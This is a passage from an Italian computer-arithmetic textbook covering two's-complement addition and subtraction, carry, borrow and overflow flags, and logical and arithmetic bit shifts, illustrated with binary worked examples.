



Figura 547.3. Aumento e riduzione delle cifre di un numero intero negativo.

547.2 Sommatorie con i valori interi con segno

Vengono proposti alcuni esempi che servono a dimostrare le situazioni che si presentano quando si sommano valori con segno, ricordando che i valori negativi sono rappresentati come complemento alla base del valore assoluto corrispondente.

Figura 547.4. Somma di due valori positivi che genera un risultato valido.





Figura 547.5. Somma di due valori positivi, dove il risultato apparentemente negativo indica la presenza di un traboccamento.





Figura 547.6. Somma di un valore positivo e di un valore negativo: il risultato è sempre valido.

```
 0 0 0 0 1 0 1 1      (+ 11) +
 1 1 1 1 0 1 0 0      (- 12) =
 ---------------      --------
 1 1 1 1 1 1 1 1      (-  1)
 ^
 bit di segno
```





Figura 547.7. Somma di un valore positivo e di un valore negativo: in tal caso il risultato è sempre valido e se si manifesta un riporto, come in questo caso, va ignorato semplicemente.

```
   0 1 0 0 1 0 1 1      (+ 75) +
   1 1 1 1 0 1 0 0      (- 12) =
   ---------------      --------
 1 0 0 1 1 1 1 1 1      (+ 63)
 riporto da ignorare
   bit di segno
```





Figura 547.8. Somma di due valori negativi che produce un segno coerente e un riporto da ignorare.

```
   1 1 0 0 1 0 1 1      (- 53) +
   1 1 1 1 0 1 0 0      (- 12) =
   ---------------      --------
 1 1 0 1 1 1 1 1 1      (- 65)
 riporto da ignorare
   bit di segno
```





Figura 547.9. Somma di due valori negativi che genera un traboccamento, evidenziato da un risultato con un segno incoerente.

```
   bit di segno
   1 0 0 0 1 0 1 1      (- 117) +
   1 1 1 1 0 1 0 0      (-  12) =
   ---------------      ---------
 1 0 1 1 1 1 1 1 1      (- 129)
 riporto da ignorare
   traboccamento
```

Dagli esempi mostrati si comprende facilmente che la somma di due valori con segno va fatta ignorando il riporto, perché quello che conta è che il segno risultante sia coerente: se si sommano due valori positivi, perché il risultato sia valido deve essere positivo; se si somma

un valore positivo con uno negativo il risultato è sempre valido; se si sommano due valori negativi, perché il risultato sia valido deve rimanere negativo.

547.3 Somme e sottrazioni con i valori interi senza segno

La somma di due numeri interi senza segno avviene normalmente, senza dare un valore particolare al bit più significativo, pertanto, se si genera un riporto, il risultato non è valido (salva la possibilità di considerarlo assieme al riporto). Se invece si vuole eseguire una sottrazione, il valore da sottrarre va «invertito», con il complemento a due, ma sempre evitando di dare un significato particolare al bit più significativo. Il valore «normale» e quello «invertito» vanno sommati come al solito, ma **se il risultato non genera un riporto**, allora **è sbagliato**, in quanto il sottraendo è più grande del minuendo.

Per comprendere come funziona la sottrazione, si consideri di volere eseguire un'operazione molto semplice: 1−1. Il minuendo (il primo valore) sia espresso come 00000001_2; il sottraendo (il secondo valore) che sarebbe uguale, va trasformato attraverso il complemento a due, diventando così pari a 11111111_2. A questo punto si sommano algebricamente i due valori e si ottiene 00000000_2 con riporto di uno. Il riporto di uno dà la garanzia che il risultato è corretto. Volendo provare a sottrarre un valore più grande, si vede che il riporto non viene ottenuto: 1−2. In questo caso il minuendo si esprime come nell'esempio precedente, mentre il sottraendo è 00000010_2 che si trasforma nel complemento a due 11111110_2. Se si sommano i due valori si ottiene semplicemente 11111111_2, senza riporto, ma questo valore che va inteso senza segno è evidentemente errato.

Figura 547.10. Sottrazione tra due numeri interi senza segno, dove il sottraendo ha un valore assoluto minore di quello del minuendo: la presenza del riporto conferma la validità del risultato.

```
0011-                       0011+
0011=    complemento ->     1101=
-----                      ------
0000                      1|0000
                           risultato
il riporto conferma la validità del risultato
naturalmente il riporto viene ignorato
```

Figura 547.11. Sottrazione tra due numeri interi senza segno, dove il sottraendo ha un valore assoluto maggiore di quello del minuendo: l'assenza di un riporto indica un risultato errato della sottrazione.

```
 0011-                      0011+
 0100=   complemento ->     1100=
 -----                     ------
-0001                     0|1111
la mancanza del riporto indica un risultato errato
                           risultato
                           errato
                           (perché considerato
                           senza segno)
```

Sulla base della spiegazione data, c'è però un problema, dovuto al fatto che il complemento a due di un valore a zero dà sempre zero: se si fa la sottrazione con il complemento, il risultato è comunque corretto, ma non si ottiene un riporto.

Figura 547.12. Sottrazione con sottraendo a zero: non si ottiene riporto, ma il risultato è corretto ugualmente.

0011 −
0000 =
−0011

complemento →

0011 +
0000 =
0 0011

in questa situazione particolare, il riporto è zero, ma il risultato è corretto ugualmente

risultato corretto

Per correggere questo problema, il complemento a due del numero da sottrarre, va eseguito in due fasi: prima si calcola il complemento a uno, poi si somma il minuendo al sottraendo complementato, aggiungendo una unità ulteriore. Le figure successive ripetono gli esempi già mostrati, attuando questo procedimento differente.

Figura 547.13. Il complemento a due viene calcolato in due fasi: prima si calcola il complemento a uno, poi si sommano il minuendo e il sottraendo invertito, più una unità.

0011 −
0011 =
0000

complemento a uno →

1 +
0011 +
1100 =
1 0000

il riporto conferma la validità del risultato naturalmente il riporto viene ignorato

risultato

0011 −
0100 =
−0001

complemento a uno →

1 +
0011 +
1011 =
0 1111

la mancanza del riporto indica un risultato errato

risultato errato (perché considerato senza segno)

Figura 547.15. Sottrazione con sottraendo a zero: calcolando il complemento a due attraverso il complemento a uno, si ottiene un riporto coerente.

547.4 Somme e sottrazioni in fasi successive

Quando si possono eseguire somme e sottrazioni solo con una quantità limitata di cifre, mentre si vuole eseguire un calcolo con numeri più grandi della capacità consentita, si possono suddividere le operazioni in diverse fasi. La somma tra due numeri interi è molto semplice, perché ci si limita a tenere conto del riporto ottenuto nelle fasi precedenti. Per esempio, dovendo sommare $0101\ 1010\ 1100_2$ a $1000\ 0101\ 0111_2$ e potendo operare solo a gruppi di quattro bit per volta: si parte dal primo gruppo di bit meno significativo, 1100_2 e 0111_2, si sommano i due valori e si ottiene 0011_2 con riporto di uno; si prosegue sommando 1010_2 con 0101_2 aggiungendo il riporto e ottenendo 0000_2 con riporto di uno; si conclude sommando 0101_2 e 1000_2, aggiungendo il riporto della somma precedente e si ottiene così 1110_2. Quindi, il risultato è $1110\ 0000\ 0011_2$.

Figura 547.16. Somma per fasi successive, tenendo conto del riporto.

Nella sottrazione tra numeri senza segno, il sottraendo va trasformato secondo il complemento a due, quindi si esegue la somma e si considera che ci deve essere un riporto, altrimenti significa che il sottraendo è maggiore del minuendo. Quando si deve eseguire la sottrazione a gruppi di cifre più piccoli di quelli che richiede il valore per essere rappresentato, si può procedere in modo simile a quello che si usa con la somma, con la differenza che «l'assenza del riporto» indica la richiesta di prendere a prestito una cifra.

Per comprendere il procedimento è meglio partire da un esempio. In questo caso si utilizzano i valori già visti, ma invece di sommarli si vuole eseguire la sottrazione. Per la precisione, si intende prendere $1000\ 0101\ 0111_2$ come minuendo e $0101\ 1010\ 1100_2$ come sottraendo. Anche in questo caso si suppone di poter eseguire le operazioni solo a gruppi di quattro bit. Si esegue il complemento a due dei tre gruppetti di quattro bit del sottraendo, in modo indipendente, ottenendo: 1011_2, 0110_2, 0100_2. A questo punto si eseguono le somme, a partire dal gruppo

meno significativo. La prima somma, $0111_2 + 0100_2$, dà 1011_2, senza riporto, pertanto occorre prendere a prestito una cifra dal gruppo successivo: ciò significa che va eseguita la somma del gruppo successivo, sottraendo una unità dal risultato: $0101_2 + 0110_2 - 0001_2 = 1010_2$. Anche per il secondo gruppo non si ottiene il riporto della somma, così, anche dal terzo gruppo di bit occorre prendere a prestito una cifra: $1000_2 + 1011_2 - 0001_2 = 0010_2$. L'ultima volta la somma genera il riporto (da ignorare) che conferma la correttezza del risultato complessivo, ovvero che la sottrazione è avvenuta con successo.

Va però ricordato il problema legato allo zero, il cui complemento a due dà sempre zero. Se si cambiano i valori dell'esempio, lasciando come minuendo quello precedente, $1000\,0101\,0111_2$, ma modificando il sottraendo in modo da avere le ultime quattro cifre a zero, $0101\,1010\,0000_2$, il procedimento descritto non funziona più. Infatti, il complemento a due di 0000_2 rimane 0000_2 e se si somma questo a 0111_2 si ottiene lo stesso valore, ma senza riporti. In questo caso, nonostante l'assenza del riporto, il gruppo dei quattro bit successivi, del sottraendo, va trasformato con il complemento a due, senza togliere l'unità che sarebbe prevista secondo l'esempio precedente. In pratica, per poter eseguire la sottrazione per fasi successive, occorre definire un concetto diverso: il prestito (*borrow*) che non deve scattare quando si sottrae un valore pari a zero.

Se il complemento a due viene ottenuto passando per il complemento a uno, con l'aggiunta di una cifra, si può spiegare in modo più semplice il procedimento della sottrazione per fasi successive: invece di calcolare il complemento a due dei vari tronconi, si calcola semplicemente il complemento a uno e al gruppo meno significativo si aggiunge una unità per ottenere lì l'equivalente di un complemento a due. Successivamente, il riporto delle somme eseguite va aggiunto al gruppo adiacente più significativo, come si farebbe con la somma: se la sottrazione del gruppo precedente non ha bisogno del prestito di una cifra, si ottiene l'aggiunta una unità al gruppo successivo.

Figura 547.17. Sottrazione per fasi successive, tenendo conto del prestito delle cifre.

complemento a uno
100001010111 −
010110101100 =
001010101011

0 1000+ *1010*= 10010
0 0101+ *0101*= 01010
1 0111+ *0011*= 01011

si somma una unità per ottenere il complemento a due
riporto del prestito di una cifra
riporto da ignorare che conferma il successo della sottrazione nel caso di valori senza segno





Figura 547.18. Verifica del procedimento anche in presenza di un sottraendo a zero.

complemento a uno

si somma una unità per ottenere il complemento a due

```
                   0          1          1
100001010111 −   1000+      0101+      0111 +

010110100000 =   1010=      0101=      1111 =
001010110111    1 0010     0 1011     1 0111
```

riporto del prestito di una cifra

riporto da ignorare che conferma il successo della sottrazione nel caso di valori senza segno

La sottrazione per fasi successive funziona anche con valori che, complessivamente, hanno un segno. L'unica differenza sta nel modo di valutare il risultato complessivo: l'ultimo gruppo di cifre a essere considerato (quello più significativo) è quello che contiene il segno ed è il segno del risultato che deve essere coerente, per stabilire se ciò che si è ottenuto è valido. Pertanto, nel caso di valori con segno, il riporto finale si ignora, esattamente come si fa quando la sottrazione avviene in una fase sola, mentre l'esistenza o meno del traboccamento deriva dal confronto della cifra più significativa: se la sottrazione, dopo la trasformazione in somma con il complemento, implica la somma valori con lo stesso segno, il risultato deve ancora avere quel segno, altrimenti c'è il traboccamento.

Se si volessero considerare gli ultimi due esempi come la sottrazione di valori con segno, il minuendo si intenderebbe un valore negativo, mentre il sottraendo sarebbe un valore positivo. Attraverso il complemento si passa alla somma di due valori negativi, ma dal momento che si ottiene un risultato con segno positivo, ciò manifesta un traboccamento, ovvero un risultato errato, perché non contenibile nello spazio disponibile.

547.5 Indicatori

Quando si esegue un calcolo con un microprocessore, oltre al risultato puro e semplice è necessario annotare altre informazioni sull'esito dell'operazione stessa. Come già descritto, una somma può dare luogo a un traboccamento o a un riporto, così come una sottrazione può richiedere un prestito di una cifra. Queste e altre informazioni, che non possono essere incorporate nel risultato di un calcolo, finiscono all'interno di indicatori (*flag*), ovvero di bit singoli, ognuno con un proprio significato preciso. Le figure successive dimostrano il funzionamento degli indicatori più comuni.

Figura 547.19. Somma di interi: se i numeri sono da intendersi senza segno, il risultato non è completo in quanto si genera un riporto; se i numeri sono da intendersi con segno, in tal caso sono negativi, ma la loro somma produce un traboccamento.

11010111 +
10011010 =
riporto (carry) 1 01110001
l'indicatore «zero» si attiva quando il risultato è pari a zero
segno
se i valori sommati hanno lo stesso segno, ma il risultato ne ha uno diverso, c'è il traboccamento (overflow)
indicatori
1001
carry zero segno overflow





Figura 547.20. Somma di interi: se i numeri sono da intendersi senza segno, il risultato non è completo in quanto si genera un riporto; se i numeri sono da intendersi con segno, in tal caso hanno segni diversi tra di loro e questo impedisce che si crei un traboccamento, inoltre il risultato è zero e si attiva l'indicatore relativo.

11010111 +
00101001 =
riporto (carry) 1 00000000
l'indicatore «zero» si attiva quando il risultato è pari a zero
segno
se i valori sommati hanno lo stesso segno, ma il risultato ne ha uno diverso, c'è il traboccamento (overflow)
indicatori
1100
carry zero segno overflow





Figura 547.21. Somma di interi: se i numeri sono da intendersi senza segno, il risultato è completo in quanto non si genera un riporto; se i numeri sono da intendersi con segno, in tal caso hanno segni diversi tra di loro e questo impedisce che si crei un traboccamento, inoltre il risultato è negativo e questo attiva l'indicatore di segno.


10010111 +
00101001 =
riporto (carry) 0 11000000
l'indicatore «zero» si attiva quando il risultato è pari a zero
segno
se i valori sommati hanno lo stesso segno, ma il risultato ne ha uno diverso, c'è il traboccamento (overflow)
indicatori
0010
carry zero segno overflow

Come già descritto in altre sezioni, le sottrazioni vanno eseguite calcolando prima il complemento a uno del sottraendo e poi aggiungendo una unità ulteriore. In questo modo, ciò che nella somma rappresenterebbe un riporto, qui va invertito per segnalare la richiesta di un prestito (*borrow*).

Figura 547.22. Sottrazione di interi: se i numeri sono da intendersi senza segno, il risultato è completo in quanto non si genera la richiesta di prestito di una cifra; se i numeri sono da intendersi con segno, si tratta di valori negativi, ma la somma genera un cambiamento di segno, pertanto si attiva l'indicatore di traboccamento.

10010111−
00101001=
01101110

complemento a uno

1
10010111+
11010110=
$\overline{1}$ 01101110

prestito (borrow)

la segnalazione di richiesta di prestito si ottiene qui invertendo il riporto

segno


l'indicatore «zero» si attiva quando il risultato è pari a a zero

se i valori sommati hanno lo stesso segno, ma il risultato ne ha uno diverso, c'è il traboccamento (overflow)

indicatori

0001

borrow zero segno overflow

Figura 547.23. Sottrazione di interi: qui viene sottratto zero da un valore. Utilizzando il meccanismo del complemento a uno, aggiungendo una unità alla somma, si evita che scatti la richiesta di prestito, come è logico che sia. In questo caso, dato che il risultato è negativo, si attiva l'indicatore di segno.

10010111−
00000000=
10010111

complemento a uno

1
10010111+
11111111=
$\overline{1}$ 10010111

prestito (borrow)

la segnalazione di richiesta di prestito si ottiene qui invertendo il riporto

segno

l'indicatore «zero» si attiva quando il risultato è pari a a zero

se i valori sommati hanno lo stesso segno, ma il risultato ne ha uno diverso, c'è il traboccamento (overflow)

indicatori

0010

borrow zero segno overflow

Capitolo 548 Scorrimenti, rotazioni, operazioni logiche

Le operazioni più semplici che si possono compiere con un microprocessore sono quelle che riguardano la logica booleana e lo scorrimento dei bit. Proprio per la loro semplicità è importante conoscere alcune applicazioni interessanti di questi procedimenti elaborativi.

548.1 Scorrimento logico


Lo scorrimento «logico» consiste nel fare scalare le cifre di un numero binario, verso sinistra (verso la parte più significativa) o verso destra (verso la parte meno significativa). Nell'eseguire questo scorrimento, da un lato si perde una cifra, mentre dall'altro si acquista uno zero.

Figura 548.1. Scorrimento logico a sinistra, perdendo le cifre più significative e scorrimento logico a destra, perdendo le cifre meno significative.

Lo scorrimento di una posizione verso sinistra corrisponde alla moltiplicazione del valore per due, mentre lo scorrimento a destra corrisponde a una divisione intera per due; scorrimenti di ***n*** posizioni rappresentano moltiplicazioni e divisioni per 2^n. Le cifre che si perdono nello scorrimento a sinistra si possono considerare come il riporto della moltiplicazione, mentre le cifre che si perdono nello scorrimento a destra sono il resto della divisione.

548.2 Scorrimento aritmetico

Il tipo di scorrimento descritto nella sezione precedente, se utilizzato per eseguire moltiplicazioni e divisioni, va bene solo per valori senza segno. Se si intende fare lo scorrimento di un valore con segno, occorre distinguere due casi: lo scorrimento a sinistra è valido se il risultato non cambia di segno; lo scorrimento a destra implica il mantenimento del bit che rappresenta il segno e l'aggiunta di cifre uguali a quella che rappresenta il segno stesso.

Figura 548.2. Scorrimento aritmetico a sinistra e a destra, di un valore negativo.

548.3 Scorrimento e indicatori

Tenendo conto che gli scorrimenti si eseguono sempre per una sola posizione alla volta e che rappresentano una moltiplicazione o una divisione per due, tornano utili gli stessi indicatori descritti a proposito di somme e sottrazioni. Come già accennato, il riporto viene usato per segnalare la cifra che viene perduta (sia per lo scorrimento verso sinistra, sia per quello verso destra), mentre l'indicatore di traboccamento (*overflow*) serve a segnalare che il risultato cambia di segno.

Lo scorrimento aritmetico verso sinistra avviene nello stesso modo di quello «logico». Nel caso il valore che viene fatto scorrere sia considerato privo di segno, il risultato della moltiplicazione per due è valido se non si presenta un riporto; se invece il valore ha un segno, il risultato è «corretto» se il segno non è cambiato.

Figura 548.3. Scorrimento a sinistra. Nel lato sinistro si vede che il risultato non è valido se si tratta di un valore senza segno, in quanto si presenta un riporto, mentre sarebbe valido se fosse un valore con segno, perché questo non cambia. A destra, invece, si vede un valore che se è da intendere senza segno, dà un risultato corretto, mentre se ha il segno, il risultato non è più valido perché il segno si inverte (*overflow*).

indicatori
1 1 0 1 1 0 1 1
scorrimento a sinistra
1 1 0 1 1 0 1 1 0
segno
1 0 1 0
carry zero segno overflow


indicatori
0 1 0 1 1 0 1 1
scorrimento a sinistra
0 1 0 1 1 0 1 1 0
segno
0 0 1 1
carry zero segno overflow

